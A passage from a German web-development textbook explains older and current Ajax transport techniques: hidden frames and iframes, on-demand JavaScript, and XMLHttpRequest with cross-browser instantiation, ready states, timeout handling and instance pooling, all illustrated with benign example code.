XMLHttpRequest-Objekt zur Verfügung, welches noch ausführlich besprochen werden soll. Doch auch als XMLHttpRequest noch nicht existierte, gab es Web-Anwendungen, die asynchron mit einem Web-Server kommunizierten. Dazu bedienten sie sich meist gewisser Tricks, von denen zwei hier vorgestellt werden sollen. Obwohl XMLHttpRequest sicherlich zunächst die komfortabelste Möglichkeit ist, aus JavaScript mit einem Web-Server zu kommunizieren, haben die zwei anderen hier vorgestellten Ansätze durchaus ihre Einsatzgebiete: Mit On-Demand-JavaScript beispielsweise können Sie gewisse Sicherheitsmechanismen des Browsers umgehen und Daten elegant in Form von JavaScript-Code übertragen, während es Ihnen Frames und IFrames erlauben, Daten praktisch an den Client zu „streamen". Hierzu erfahren Sie in Abschnitt 6.2.4 mehr.

6.2.1 Frames und IFrames

Ursprünglich für Seitenlayouts

Frames erlauben es, eine HTML-Seite in Teilbereiche zu unterteilen. In jeden Teilbereich kann dann eine eigene HTML-Seite geladen werden. Auf diese Weise wurden lange Zeit Website-Layouts strukturiert und so beispielsweise die Seitennavigation sowohl optisch als auch logisch vom Seiteninhalt getrennt. Inzwischen sind Frames etwas aus der Mode gekommen, weil sie zum einen einige Usability-Probleme mit sich bringen, und zum anderen, weil die Zusammenführung von Seitennavigation und Seiteninhalt heute meist serverseitig geschieht. Frames bieten jedoch auch einige interessante Möglichkeit in Bezug auf asynchronen Datentransfer. So können einzelne Frames neu geladen werden, während andere Frames unverändert bleiben. Hierzu ein einfaches Beispiel:

Listing 6.1

```
<!DOCTYPE html PUBLIC
  "-//W3C//DTD XHTML 1.0 Frameset//EN" ❶
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
  frameset.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title>Frameset-Beispiel</title>
</head>
<frameset rows="*,0" ❷ >
  <frame src="oben.html" name="frame-oben"
    frameborder="0" /> ❸
  <frame src="about:blank" name="frame-unten"
```

```
    frameborder="0" /> ❹
</frameset>
</html>
```

Beachten Sie zunächst, dass Sie für Dokumente, die Framesets enthalten, bei XHTML einen anderen Doctype ❶ benötigen. Da Framesets stets die gesamte Seite einnehmen, verfügt das HTML-Dokument nicht über einen `<body>`. An seiner Stelle steht das `<frameset>` ❷, das als Container für die einzelnen Frames angesehen werden kann und das deren Anordnung bestimmt. In unserem Fall definieren wir ein Frameset mit zwei vertikal angeordneten Frames (`rows`), wobei das untere Frame 0 Pixel hoch (und damit unsichtbar) ist und das obere Frame den restlichen Platz einnimmt („*“). Das obere Frame ❸ verweist auf die Datei „oben.html“ während wir das untere Frame ❹ zunächst noch auf eine leere Seite verweisen lassen (alle modernen Browser liefern bei Eingabe von „about:blank“ in die Adresszeile eine leere Seite). Die Datei „oben.html“ definieren wir nun wie folgt:

Listing 6.2

```
<html>
<body>
  <input type="button" value="Datei1" /> ❶
  <input type="button" value="Datei2" />
  <input type="button" value="Datei3" />
  <div id="ausgabe"></div>

  <script type="text/javascript">
    function loadFile() {
      var url = this.value + ".txt"; ❸
      top.frames["frame-unten"].⇨
        location.href = url; ❹
    }

    var buttons =
      document.getElementsByTagName("input");
    for (var i = 0; i < buttons.length;
      i++) {
      dom.Event.addListener(buttons[i],
        "click", loadFile); ❷
    }

    var oldLocation = "about:blank";

    var timer = window.setInterval( ❺
```

```
      function() {
        var currentLocation =
          top.frames["frame-unten"].⇨
            location.href;
        if (currentLocation !=
          oldLocation) { ❻
          oldLocation = currentLocation;
          document.getElementById(
            "ausgabe").innerHTML =
            top.frames["frame-unten"].⇨
              document.body.innerHTML; ❼
        }
      }, 500
    );
  </script>
</body>
</html>
```

Hier erzeugen wir zunächst drei Buttons ❶. Wird einer der Buttons angeklickt, so soll, für den Benutzer unsichtbar, eine Textdatei geladen werden. Der Name der Datei ergibt sich dabei aus der Beschriftung des jeweiligen Buttons. (Damit das obige Beispiel funktioniert, müssen Sie drei Dateien „Datei1.txt“, „Datei2.txt“ und „Datei3.txt“ mit beliebigem Inhalt anlegen und in ein Verzeichnis mit den HTML-Dateien kopieren.) Ist die Textdatei geladen, so soll deren Inhalt in einem `<div>`-Element angezeigt werden. Das Ganze funktioniert so: In einer Schleife registrieren wir für jeden der drei Buttons die Funktion *loadFile* als Event-Handler für Klick-Ereignisse ❷. Wird diese Funktion aufgerufen, so ermittelt sie die Aufschrift des geklickten Buttons und fügt die Dateierweiterung „.txt“ hinzu ❸. Anschließend setzt sie das `location.href`-Attribut des unteren (unsichtbaren) Frames auf den eben zusammengesetzten Dateinamen ❹. Dies veranlasst den Browser, den unteren Frame neu zu laden. Da das Neuladen eines Frames asynchron geschieht, unser Skript also während des Ladevorgangs einfach weiterläuft, benötigen wir noch eine Art Callback-Funktion, die aufgerufen wird, sobald die Textdatei geladen ist. Das ist allerdings ein Problem, denn es gibt kein vordefiniertes Ereignis, das wir hierfür verwenden könnten. Uns bleibt nur, mit Hilfe eines Timers ❺ in regelmäßigen Abständen zu prüfen, ob sich das `location.href`-Attribut des Frames geändert hat ❻. Ist dies der Fall, so besorgen wir uns den Inhalt des Frames ❼ und schreiben diesen in unser `<div>`-Element.

Zu umständlich für den Praxiseinsatz

Es ist wohl offensichtlich, dass sich Frames für die asynchrone Kommunikation nur sehr begrenzt eignen. Zu umständlich ist das Abfragen des Lade-Status über einen Timer. Bevor alle Browser allerdings IFrames und später `XMLHttpRequest` unterstützten, waren Frames die einzige Möglichkeit, asynchron Daten mit dem Web-Server auszutauschen.

6.2.1.1 IFrames

Vorteile gegenüber Framesets

Anstelle von Framesets setzt man heutzutage üblicherweise IFrames (ausgeschrieben: Inline Frames) ein. Diese können direkt in eine HTML-Seite eingebettet werden, was eine separate Frameset-Datei überflüssig macht. Und IFrames haben einen weiteren Vorteil: Anders als Frames besitzen sie ein Ereignis, das ausgelöst wird, wenn der IFrame vollständig geladen ist. Den Timer aus dem Frames-Beispiel können wir uns also sparen. Dadurch wird der Code, wie Sie gleich sehen werden, etwas übersichtlicher:

Listing 6.3

```
<html>
<body>
  <input type="button" value="Datei1" /> ❶
  <input type="button" value="Datei2" />
  <input type="button" value="Datei3" />
  <div id="ausgabe"></div>
  <iframe id="frame" src="about:blank" ❷
    style="visibility: hidden"></iframe> ❸

  <script type="text/javascript">
    var iframe =
      document.getElementById("frame"); ❺
    dom.Event.addListener(iframe, "load", ❼
      function() {
        document.getElementById(
          "ausgabe").innerHTML =
          iframe.contentWindow.⇨
          document.body.innerHTML; ❽
    });

    function loadFile() {
      var url = this.value + ".txt";
      iframe.contentWindow.location.href = ❻
       url;
    }
```

```
    var buttons =
      document.getElementsByTagName("input");
    for (var i = 0; i < buttons.length;
      i++) {
      dom.Event.addListener(buttons[i],
        "click", loadFile); ❹
    }
  </script>
</body>
</html>
```

Hier spielt sich nun alles in einer einzigen HTML-Datei ab. Wie im letzten Beispiel haben wir drei Buttons, die drei verschiedene Text-Dateien laden sollen ❶. Außerdem gibt es nun ein `<iframe>`-Element, das wir zum Laden der Text-Dateien verwenden werden ❷. Weil der IFrame für den Benutzer unsichtbar sein soll, setzen wir dessen `visibility`-Eigenschaft auf „hidden“ ❸. Analog zum Frames-Beispiel registrieren wir dann wieder die *loadFile*-Funktion als Beobachter für Klick-Ereignisse ❹. Die Funktion sieht jetzt allerdings etwas anders aus. Statt über das `frames`-Array auf unser IFrame zuzugreifen (was durchaus auch möglich wäre), verwenden wir die DOM-Methode `getElementById` ❺, um uns eine Referenz auf das IFrame-Element zu beschaffen. Das `window`-Objekt des IFrames erreichen wir dann über das `contentWindow`-Attribut. Nun können wir wie gehabt das `location.href`-Attribut manipulieren ❻, um den IFrame dazu zu bewegen, eine neue Seite zu laden. Damit wir davon auch etwas mitbekommen, registrieren wir zunächst aber noch eine Ereignisbehandlungsfunktion, die auf das `load`-Ereignis des IFrame lauscht ❼. Wird diese Funktion aufgerufen, so besorgen wir uns nach dem bekannten Schema den Inhalt des IFrames und schreiben diesen in unser Ausgabe-`<div>` ❽. Wenn Sie dieses Beispiel nun im Browser testen, werden Sie feststellen, dass es sich genau wie unser Frames-Beispiel verhält. Da das Programm jetzt aber unmittelbar darüber in Kenntnis gesetzt wird, wenn eine Text-Datei geladen ist, statt wie bisher nur in bestimmten Intervallen, reagiert das Programm etwas schneller auf Mausklicks.

6.2.1.2 Das Navigations-Sound-Problem

Störende „Klick“-Sounds

Unter Windows lassen sich Ereignisse, wie etwa das Öffnen eines Meldungsfensters, mit bestimmten Sounds versehen. Eines dieser Ereignisse ist auch „Navigation starten“, welches immer dann ausgelöst wird, wenn der Internet Explorer eine neue Webseite öffnet. In

vielen Windows-Versionen ist dieses Ereignis standardmäßig mit einem „Klick“-Sound belegt, was gewisse Probleme mit sich bringt. Wenn man mit dieser Einstellung durch das Web surft, so hört man den Sound in der Regel nur als Folge eines Klicks auf einen Link. Besucht man allerdings eine Webseite, die Frames oder IFrames für die asynchrone Kommunikation „missbraucht“, so hört man die „Klick“-Sounds völlig unvermittelt und oft in sehr kurzen Abständen, denn jede neue Server-Anfrage, die man über einen Frame oder IFrame ausführt, führt ebenfalls zur Ausgabe eines solchen Sounds. Natürlich ist dies für den Anwender alles andere als angenehm und die Entkopplung der Sounds von bestimmten Benutzeraktionen kann leicht den Eindruck erwecken, die betroffene Webseite sei fehlerhaft oder gar bösartig.

Keine einfache Lösung

Bedauerlicherweise gibt es für dieses Problem keine echte Lösung, denn der „Klick“-Sound lässt per JavaScript nicht deaktivieren. Wenn Sie Frames oder IFrames einsetzen möchten, bleibt Ihnen also nur, Ihren Anwendern in irgendeiner Form mitzuteilen, dass die „Klick“-Sounds unbedenklich sind.

6.2.2 On-Demand-JavaScript

Asynchrone Kommunikation über <script>-Tags

Eine weitere Möglichkeit, asynchron Daten mit dem Server auszutauschen, ist das sogenannte On-Demand-JavaScript. Dabei werden aus JavaScript-Code heraus dynamisch neue `<script>`-Tags generiert, die auf eine JavaScript-Datei auf dem Server verweisen. Werden diese Tags in die Seite eingefügt, so lädt der Browser die referenzierte JavaScript-Datei asynchron nach und führt sie sofort aus. Dazu ein Beispiel:

Listing 6.4

```
<html>
<body>
  <div id="ausgabe"></div>
  Ihr Name: <input type="text" id="name" />
  <input type="button" id="button"
    value="Sag Hallo" />

  <script type="text/javascript">
    function sagHallo() {
      var script =
        document.createElement("script"); ❷
      script.setAttribute("type",
        "text/javascript"); ❸
```

```
      script.setAttribute("src",
        "hallo.js"); ❹
      document.body.appendChild(script); ❺
    }

    var button =
      document.getElementById("button");
    dom.Event.addListener(button, "click",
      sagHallo); ❶
  </script>
</body>
</html>
```

Dieses Programm arbeitet folgendermaßen: Sie tragen Ihren Namen in ein Textfeld ein, drücken auf einen Button und es erscheint ein Begrüßungstext. Den Begrüßungstext möchten wir dabei allerdings von einem Stück JavaScript-Code-Stück generieren lassen, das wir asynchron von einem Web-Server abrufen. Erfreulicherweise ist das nicht besonders schwierig. Wenn Sie sich den obigen Code ansehen, werden Sie feststellen, dass für On-Demand-JavaScript lediglich eine Reihe von DOM-Methoden benötigt werden, die Ihnen bereits bekannt sein sollten. Im Detail funktioniert das Ganze so: Sobald Sie auf den Button kicken, wird die Methode *sagHallo* aufgerufen ❶. In dieser erzeugen wir zunächst mittels der `createElement`-Methode ein neues `<script>`-Element ❷. Anschließend setzen wir dessen `type`-Attribut auf den MIME-Typ für JavaScript ❸ und dessen `src`-Attribut auf eine Datei „hallo.js“ ❹, die wir später noch anlegen müssen. Zuletzt fügen wir das neu erzeugte `<script>`-Element als Kind-Knoten unterhalb des `<body>`-Elements ein ❺. Dieser letzte Schritt sorgt dafür, dass der Browser das über das `src`-Attribut angegebene Skript lädt und anschließend interpretiert.

Jetzt müssen wir noch eine Datei „hallo.js“ erzeugen. Sie soll folgenden Inhalt haben:

```
var name =
  document.getElementById("name").value;
var ausgabe =
  document.getElementById("ausgabe");
ausgabe.innerHTML = "Hallo " + name;
```

In diesem Skript lesen wir den, vom Benutzer eingegebenen Namen aus, besorgen uns eine Referenz auf das Ausgabe-`<div>` und füllen dieses dann mit unserem Begrüßungstext.

Bedeutung für Ajax

Wenn Sie dieses Beispiel im Browser testen, werden Sie feststellen, dass es seine Aufgabe erfüllt. Sie fragen sich allerdings vielleicht auch, was dieses Beispiel mit Ajax zu tun haben soll. Das dynamische Erzeugen von `<script>`-Elementen hat eine gewisse Ähnlichkeit mit dem Include-Mechanismus, den vielen Programmiersprachen anbieten und der es erlaubt, Programme auf verschiedene Dateien zu verteilen. On-Demand-JavaScript hat allerdings eine besondere Eigenschaft: Das dynamische Laden von Skript-Dateien erfolgt asynchron. Sie können also JavaScript-Code von einem Web-Server laden, ohne dass Ihre Anwendung dadurch unterbrochen wird. Wenn Sie On-Demand-JavaScript als Transportkanal für Ihre Web-Anwendungen einsetzen, möchten Sie normalerweise jedoch keinen JavaScript-Code, sondern irgendwelche Daten übertragen. JavaScript-On-Demand eignet sich auch dafür. Da JavaScript-Dateien nur aus Text bestehen, ist es sehr einfach, sie dynamisch zu generieren. Wenn eine Anfrage vom Client etwa erfordert, Daten aus einer Datenbank auszulesen und diese wieder zurückzusenden, so müssen Sie nur auf dem Server dafür sorgen, dass die Daten in eine Form gebracht werden, die der JavaScript-Interpreter auf dem Client verstehen kann. Das mag zunächst umständlich klingen, Tatsache ist aber, dass sich JavaScript-Code auch sehr gut als „Datenformat" eignet. (Näheres dazu erfahren Sie im nächsten Kapitel).

Cross-Domain-Ajax

JavaScript-On-Demand hat darüber hinaus einen weiteren Vorteil: Anders als andere Übertragungskanäle kennt JavaScript-On-Demand keine Domänengrenzen. Sie können also Daten auch von fremden Servern abrufen, ohne dass Ihnen die Sicherheitsmechanismen des Browsers dabei einen Strich durch die Rechnung machen. Natürlich sind damit aber auch Risiken verbunden; sie werden im Kapitel zum Thema Sicherheit genauer behandelt.

Nachteile

Es soll an dieser Stelle nicht verschwiegen werden, dass JavaScript-On-Demand auch einen entscheidenden Nachteil hat: Zum Senden größerer Datenmengen an einen Web-Server eignet sich JavaScript-On-Demand nicht, denn alle Daten, die Sie an den Server schicken möchten, müssen hinter der URI der Skript-Datei Platz finden. Damit kommt eine JavaScript-On-Demand-Anfrage einer `GET`-Anfrage gleich. Eine Möglichkeit, diese Beschränkung zu umgehen, besteht darin, JavaScript-On-Demand mit anderen Übertragungsmechanismen, etwa `XMLHttpRequest`, zu kombinieren. Sie verwenden dann JavaScript-On-Demand, wenn Sie in erster Linie Daten abrufen-, und XHR, wenn Sie vor allem Daten senden möchten.

6.2.3 XMLHttpRequest

API für asynchrone Datenübertragung

Die Einführung von `XMLHttpRequest`[14] durch Microsoft hat wesentlich dazu beigetragen, dass Ajax von der Web-Entwickler-Gemeinde akzeptiert wurde. `XMLHttpRequest` (oder kurz „XHR“) war die erste API, die speziell für den asynchronen Datenaustausch im Browser entwickelt wurde. Zwar werden IFrames und On-Demand-JavaScript auch heute noch eingesetzt, doch XHR ist häufig einfacher zu verwenden und insbesondere beim Einsatz von XML-basierten Web-Service-Protokollen die beste Wahl.

Verbreitung

Die erste Version von XHR wurde 1999 mit dem Internet Explorer 5.0 veröffentlicht. Ursprünglich war XHR Teil einer ActiveX-Bibliothek, neuere Versionen des Internet Explorers verfügen jedoch über native Implementierungen. War XHR ursprünglich Benutzern des Internet Explorers vorbehalten, so unterstützen inzwischen praktisch alle gängigen Browser die API. Aktuellen Statistiken[15] zufolge verwenden deutlich weniger als 5 % aller Web-User einen Browser, der XHR nicht unterstützt. Damit kann die API in den meisten Fällen guten Gewissens eingesetzt werden.

6.2.3.1 Instanziierung

XMLHttp-Request-Konstruktor

XMLHttpRequest steht Ihnen, je nach Browser, auf zwei verschiedene Weisen zur Verfügung. In allen Browsern mit Ausnahme des Internet Explorers 6 und seiner Vorgängerversionen verwenden Sie zur Erzeugung eines neuen XHR-Objekts den `XMLHttpRequest`-Konstruktor:

```
var xhr = new XMLHttpRequest();
```

Instanziierung über ActiveX

In älteren Versionen des Internet Explorers steht dieser Konstruktor nicht zur Verfügung. Stattdessen müssen Sie hier auf ActiveX zurückgreifen:

```
var xhr =
  new ActiveXObject("Microsoft.XMLHTTP");
```

---

[14] Beachten Sie, dass es sich bei der fragwürdigen Groß- und Kleinschreibung von XMLHttpRequest nicht um einen Schreibfehler handelt. Hier war man offensichtlich inkonsequent bei der Namensgebung.

[15] Browser-Statistiken finden Sie unter WebCode →*browsersats*.

Dieser Code erzeugt eine neue Instanz des ActiveX-Objekts mit der ID „Microsoft.XMLHTTP“. Die ID ist dabei versionsunabhängig, das heißt es wird stets die neueste Version von `XMLHttpRequest` verwendet, die auf dem Client-Rechner zur Verfügung steht.

Cross-Browser-Instanziierung

Um nun auf allen Browsern XHR instanziieren zu können, benötigen wir noch eine Fallunterscheidung, die für ältere Versionen des Internet Explorers das ActiveX-Objekt und für alle anderen Browser das native Objekt erzeugt:

Listing 6.5

```
if (!XMLHttpRequest ❶) {
  if (!ActiveXObject ❷) {
    alert("Fehler! XHR nicht verfügbar"); ❸
  } else {
    XMLHttpRequest = function() { ❹
      return new
        ActiveXObject("Microsoft.XMLHTTP"); ❺
    }
  }
}

var xhr = new XMLHttpRequest(); ❻
```

Zunächst überprüfen wir, ob der `XMLHttpRequest`-Konstruktor bereits definiert ist ❶. Ist dies der Fall, so müssen wir nichts weiter unternehmen. Andernfalls überprüfen wir weiter, ob der Browser ActiveX unterstützt ❷. Trifft dies nicht zu, so geben wir eine Fehlermeldung aus ❸. Andernfalls definieren wir eine globale Funktion `XMLHttpRequest` ❹, welche mittels ActiveX ein neues XHR-Objekt erzeugt und anschließend zurückgibt ❺. Im Klartext heißt das: Sollte noch kein `XMLHttpRequest`-Konstruktor bestehen, definieren wir einfach unseren eigenen. Nun können wir mit einer einheitlichen Syntax jederzeit neue Instanzen von XMLHttpRequest erzeugen ❻.

6.2.3.2 Verwendung

Einheitliche Implementierungen

Obwohl `XMLHttpRequest` bisher noch kein offizieller Standard ist, unterscheiden sich die Implementierungen der verschiedenen Browser kaum. Sie müssen bei der Verwendung von XHR also, von der Instanziierung einmal abgesehen, selten browserspezifischen Code schreiben. Das XHR-Objekt bietet die folgenden Methoden an:

Methode	Parameter	Beschreibung
open	Request-Methode, URL, (asynchron, Benutzername, Passwort)	Legt Ziel und Anfrageart fest.
send	(Daten)	Führt die Anfrage aus.
abort	-	Bricht die Anfrage ab.
setRequestHeader	Feld, Wert	Legt die Anfrage-Header fest.
getResponseHeader	Feld	Liefert einen Antwort-Header zurück.
getAllResponseHeaders	-	Liefert alle Antwort-Header zurück.

Tabelle 6.3 Methoden des XMLHttpRequest-Objekts

Darüber hinaus verfügt `XMLHttpRequest` auch über eine Reihe von Attributen:

Attribut	Beschreibung
responseXML	DOM-Baum des Antwort-Dokuments
responseText	Inhalt der Antwort als Text
status	HTTP-Status-Code
statusText	HTTP-Status als Text
readyState	Momentaner Zustand der Anfrage
onreadystatechange	Funktion, die bei einer Änderung des Zustands aufgerufen wird

Tabelle 6.4 Methoden des XMLHttpRequest-Objekts

Um mit XHR eine Anfrage an einen Web-Server zu stellen, benötigen Sie die beiden Methoden `open` und `send`. Mit Hilfe von `open` geben Sie an, welche URL geöffnet werden und welche Request-Methode verwendet werden soll. Sie können außerdem angeben, ob die Anfrage asynchron geschehen soll, und bei Bedarf sogar einen Benutzername und ein Passwort für eine HTTP-Authentifizierung mitliefern. So können Sie beispielsweise die Text-Datei „nachricht.txt“ abrufen:

```
var xhr = new XMLHttpRequest();
xhr.open("GET" ❶, "nachricht.txt" ❷,
  true ❸);
xhr.send(null); ❹
```

Als Request-Methode verwenden wir hier `GET` ❶. Der zweite Parameter gibt die URL der zu öffnenden Seite an. Gibt man wie hier nur einen Dateinamen an ❷, so ist dieser relativ zur aufrufenden Seite aufzufassen. Besser ist es allerdings, gleich die vollständige URI anzugeben. Mit dem dritten Parameter ❸ legen wir fest, dass die Anfrage asynchron erfolgen soll. Geben Sie hier stattdessen `false` an, so wird jede weitere Skriptausführung angehalten, bis die Anfrage abgeschlossen ist. Weil dadurch jedoch auch jede Benutzerinteraktion unterbunden wird, sollten Sie diese Option nach Möglichkeit nicht verwenden. Da `open` nur die Modalitäten für die Anfrage festlegt, die Anfrage selbst aber noch nicht ausführt, benötigen wir noch einen Aufruf der Methode `send` ❹, um die Anfrage abzuschließen. Diese Methode erwartet für gewöhnlich die zu sendenden Daten. Bei einer `GET`-Anfrage ist dies natürlich unnötig, sodass wir einfach `null` übergeben können.

Behandlung der Server-Antwort

Natürlich erzeugt der Code in diesem Beispiel noch keinerlei Ausgaben. Dazu müssen wir zunächst eine Funktion angeben, die bei jedem Zustandswechsel der Anfrage aufgerufen werden soll. Diese Funktionen binden wir dann an das `onreadystatechange`-Ereignis des XHR-Objekts. Ein XHR-Objekt durchläuft, während es eine Anfrage durchführt, eine Reihe von Zuständen. Diese sind wie folgt definiert:

Tabelle 6.5 Ready-States

Nummer	Bedeutung
0	`open` wurde noch nicht aufgerufen.
1	`open` wurde aufgerufen, nicht jedoch `send`.
2	`send` wurde aufgerufen.
3	Ein Teil der Daten wurde empfangen.
4	Alle Daten wurden empfangen.

In unserer Funktion zur Behandlung der Zustandsänderungen müssen wir auf den Zustand mit der Nummer 4 warten. Ist dieser Zustand erreicht, so wurde die Anfrage abgeschlossen. Leider besagt das aber noch nicht, dass die Anfrage auch tatsächlich erfolgreich war. Aus diesem Grund sollten wir zusätzlich noch den HTTP-Status-Code überprüfen. Ist dieser 200, so war die Anfrage, zumindest auf HTTP-Ebene, erfolgreich[16]:

[16] Diese Überprüfung wird in einigen der späteren Beispiele weggelassen, um den Code übersichtlicher zu machen. Sie sollten die Überprüfung aber immer durchführen.

Listing 6.6

```
var xhr = new XMLHttpRequest();
xhr.open("GET", "nachricht.txt", true);
xhr.onreadystatechange = function() { ❶
  if (xhr.readyState == 4) {❷
    if (xhr.status == 200 ||
      xhr.status == 201 ||
      xhr.status == 202) {❸
      alert(xhr.responseText); ❹
    } else {
      alert("Fehler: " + xhr.statusText); ❺
    }
  }
};
xhr.send(null);
```

Hier definieren wir zunächst eine anonyme Funktion ❶, welche bei Zustandsänderungen aufgerufen wird. Innerhalb der Funktion wird nun abgefragt, ob der Zustand 4 erreicht ist ❷, d. h. ob bereits alle Daten empfangen wurden. Nun wird noch sichergestellt, dass die Anfrage fehlerfrei ablief, indem der zurückgelieferte Statuscode überprüft wird ❸. War die Anfrage erfolgreich, so wird der Antworttext, also der Inhalt der Datei „nachricht.txt“, in einem Meldungsfenster ausgegeben ❹. Ist hingegen ein Fehler aufgetreten, so wird der dazugehörige Statustext angezeigt ❺.

Probleme beim Einsatz von XMLHttpRequest

Dieses Beispiel zeigt, dass die Verwendung von `XMLHttpRequest` nicht besonders kompliziert ist. Allerdings sollten Sie den oben abgedruckten Quelltext in dieser Form nicht in Ihren Anwendungen einsetzen. Obwohl der Code in vielen Fällen funktioniert, hat er doch zwei wesentliche Schwachstellen: Zum einen behandelt XHR keine Timeouts; eine Anfrage, die nicht innerhalb einer angemessenen Zeit eine Antwort liefert, kann also unnötigerweise eine „Leitung“ belegen. Zum anderen können sich mehrere parallel durchgeführte Anfragen leicht in die Quere kommen. Wie Sie diese Probleme umgehen, erfahren Sie auf den folgenden Seiten.

6.2.3.3 Timeouts behandeln

Abbruch von Anfragen

Ist ein Web-Server überlastet oder tritt in einem Server-Prozess ein Fehler auf, so kann es passieren, dass der Server nicht mehr reagiert, und bestehende Verbindungen zum Client nicht geschlossen werden. Browser besitzen hierfür einen sogenannten Timeout-Mechanismus: Wird eine Anfrage an einen Server gestellt, so wird gleichzeitig ein Timer gestartet. Ist dieser Timer abgelaufen und die Serveranfrage noch nicht beendet, so wird die Anfrage abgebrochen und eine Fehlermeldung ausgegeben.

XHR hat keinen Timeout-Mechanismus

Leider verfügt XHR nicht über eine solchen Mechanismus, so dass Sie hier selbst Hand anlegen müssen. Glücklicherweise ist das Vorgehen dabei recht einfach. Bevor eine Anfrage an den Server gestellt wird, startet man über `setTimeout` einen Timer. Wird die Anfrage rechtzeitig beendet, so wird der Timer vorzeitig beendet. „Hängt" die Anfrage, dann ruft die Timer-Funktion die `abort`-Methode auf dem XHR-Objekt auf:

Listing 6.7

```
var xhr = new XMLHttpRequest();
var REQUEST_TIMEOUT = 5000 ❶;
var timer = window.setTimeout(function() { ❷
  xhr.onreadystatechange = function() {}; ❸
  xhr.abort(); ❹
  alert("Fehler: Timeout"); ❺
}, REQUEST_TIMEOUT);

xhr.open("GET", "/Nachricht", true);
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) {
    window.clearTimeout(timer); ❻
    alert(xhr.responseText);
  }
};
xhr.send(null);
```

Zunächst definieren wir eine Variable ❶, in der wir die Zeit in Millisekunden speichern, nach der eine Anfrage abgebrochen werden soll. In unserem Fall sind es fünf Sekunden. Diesen Wert sollten Sie jedoch individuell auf Ihren Web-Server anpassen. Vor dem Start der Anfrage definieren wir nun über `setTimeout` einen neuen Timer ❷, der nach der festgelegten Zeit aufgerufen wird. In der Timer-Funktion setzen wir das `onreadystatechange`-Attribut unseres XHR-Objekts zunächst auf eine leere anonyme Funktion ❸. Das ist notwendig, da der Mozilla Firefox dazu neigt, beim Aufruf der `abort`-Methode das `onreadystatechange`-Ereignis auszulösen. Anschließend brechen wir die laufende Anfrage mit `abort` ab ❹ und geben eine Fehlermeldung aus ❺. In unserer `onreadystatechange`-Funktion löschen wir den Timer, sobald die Anfrage erfolgreich beendet wurde ❻. Achten Sie dabei darauf, dass Sie den Timer löschen, bevor Sie damit beginnen, die abgerufenen Daten zu verarbeiten. Ansonsten kann es passieren, dass das Timeout durch die Verzögerung und trotz zeitgerechter Rückmeldung des Servers ausgelöst wird.

6.2.3.4 Mehrere Anfragen parallel verarbeiten

Da eine Anwendung während einer asynchronen Serveranfrage reaktiv bleibt, ist nicht auszuschließen, dass ein Anwender, noch bevor die Anfrage beendet ist, Aktionen auslöst, die selbst wieder neue Serveranfragen starten. Diese Möglichkeit macht einen entscheidenden Vorteil von Ajax aus. Doch `XMLHttpRequest` bietet von sich aus keine Möglichkeit, mehrere Anfragen gleichzeitig zu verarbeiten. Ruft man beispielsweise auf einer XHR-Instanz, die bereits eine Anfrage verarbeitet, die `send`-Methode auf, so erhält man zumindest im Mozilla Firefox unschöne Fehlermeldungen.

Mehrere XHR-Instanzen

Die Lösung dieses Problems ist dabei naheliegend: Statt nur eine XHR-Instanz einzusetzen, verwendet man einfach mehrere. Dabei hat man zwei Möglichkeiten: Entweder man erzeugt für jede Anfrage eine neue XHR-Instanz oder aber man erzeugt nur dann neue Instanzen, wenn alle bereits bestehenden Instanzen gerade Anfragen verarbeiten, und versucht ansonsten, bestehende Instanzen wiederzuverwenden. Die erste Möglichkeit ist zwar einfacher umzusetzen, doch das Erzeugen vieler XHR-Instanzen ist zeitaufwändig und kann zu Memory-Leaks führen. Wir wollen uns hier deshalb auf die zweite Lösung beschränken:

Listing 6.8

```
var xhrs = []; ❶

function getXHR() {
  var obj = null;
  for (var i = 0; i < xhrs.length; i++) { ❷
    if (xhrs[i].available) { ❸
      obj = xhrs[i];
      break;
    }
  }
  if (!obj) { ❹
    obj = {};
    obj.xmlHttp = new XMLHttpRequest();
    xhrs.push(obj); ❺
  }
  obj.available = false;
  return obj;
}
```

Zunächst erzeugen wir ein Array ❶, welches unsere XHR-Instanzen beherbergen wird. Anschließend definieren wir eine Funktion *getXHR*, die wir von nun an aufrufen werden, wann immer wir

eine XHR-Instanz benötigen. Was diese Funktion tut ist recht simpel: Zunächst wird unser Array nach einer XHR-Instanz durchsucht ❷, die gerade keine Anfrage bearbeitet. Dazu könnte man z. B. den `readyState` der Instanz überprüfen. Ist dieser entweder 0 oder 4, so ist die Instanz bereit für eine neue Anfrage. Diese Lösung bereitet im Mozilla Firefox jedoch Probleme, wenn man in der `onreadystatechanged`-Funktion neue Anfragen starten möchte. Aus diesem Grund speichern wir zu jeder XHR-Instanz noch einen Wahrheitswert *available* ab ❸, der angibt, ob die Instanz für eine neue Anfrage bereit ist.

Verläuft die Suche nach einer freien Instanz in unserem Array erfolglos ❹, so erzeugen wir eine neue XHR-Instanz und fügen diese dem Array hinzu ❺. Auf diese Weise müssen wir jeweils nur so viele XHR-Instanzen erzeugen, wie tatsächlich benötigt werden. Wie viele das sind, steht in den meisten Anwendungen bereits nach kurzer Zeit fest, sodass von dann an keine neuen Instanzen mehr erzeugt werden müssen.

Besonderheit des Internet Explorers

Damit diese Lösung funktioniert, muss eine Besonderheit des Internet Explorers beachtet werden. Hier funktioniert das Wiederverwenden von XHR-Instanzen nämlich nur dann, wenn diese vorher zurückgesetzt werden. Um dies zu erreichen, muss nur sichergestellt werden, dass die `open`-Methode stets als allererste aufgerufen wird, also noch bevor `onreadystatechanged` eine Funktion zugewiesen wurde. Hier ein Beispiel:

Listing 6.9

```
var obj = getXHR();
var xhr = obj.xmlHttp;
xhr.open("GET", "nachricht.txt", true);
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) {
    alert(xhr.responseText);
    obj.available = true;
  }
};
xhr.send(null);
```

6.2.3.5 Das responseXML-Attribut

HTTP-Client und XML-Parser

Das `XMLHttpRequest`-Objekt vereint zwei Funktionen: Es ist ein HTTP-Client und ein XML-Parser in einem. In den bisherigen Beispielen haben wir uns stets über das `responseText`-Attribut Zugriff auf die Antwort des Servers verschafft. Die eigentliche Stärke von XHR liegt aber darin, Daten im XML-Format auszutauschen. Empfängt XHR ein XML-Dokument, so wird dieses automatisch

geparst und in einem DOM-Baum abgelegt, welcher dann über das `responseXML`-Attribut abrufbar ist. Die Verwendung dieses Attributs ist recht einfach:

Listing 6.10

```
var obj = getXHR();
var xhr = obj.xmlHttp;
xhr.open("GET", "nachricht.xml", true);
xhr.onreadystatechange = function() {
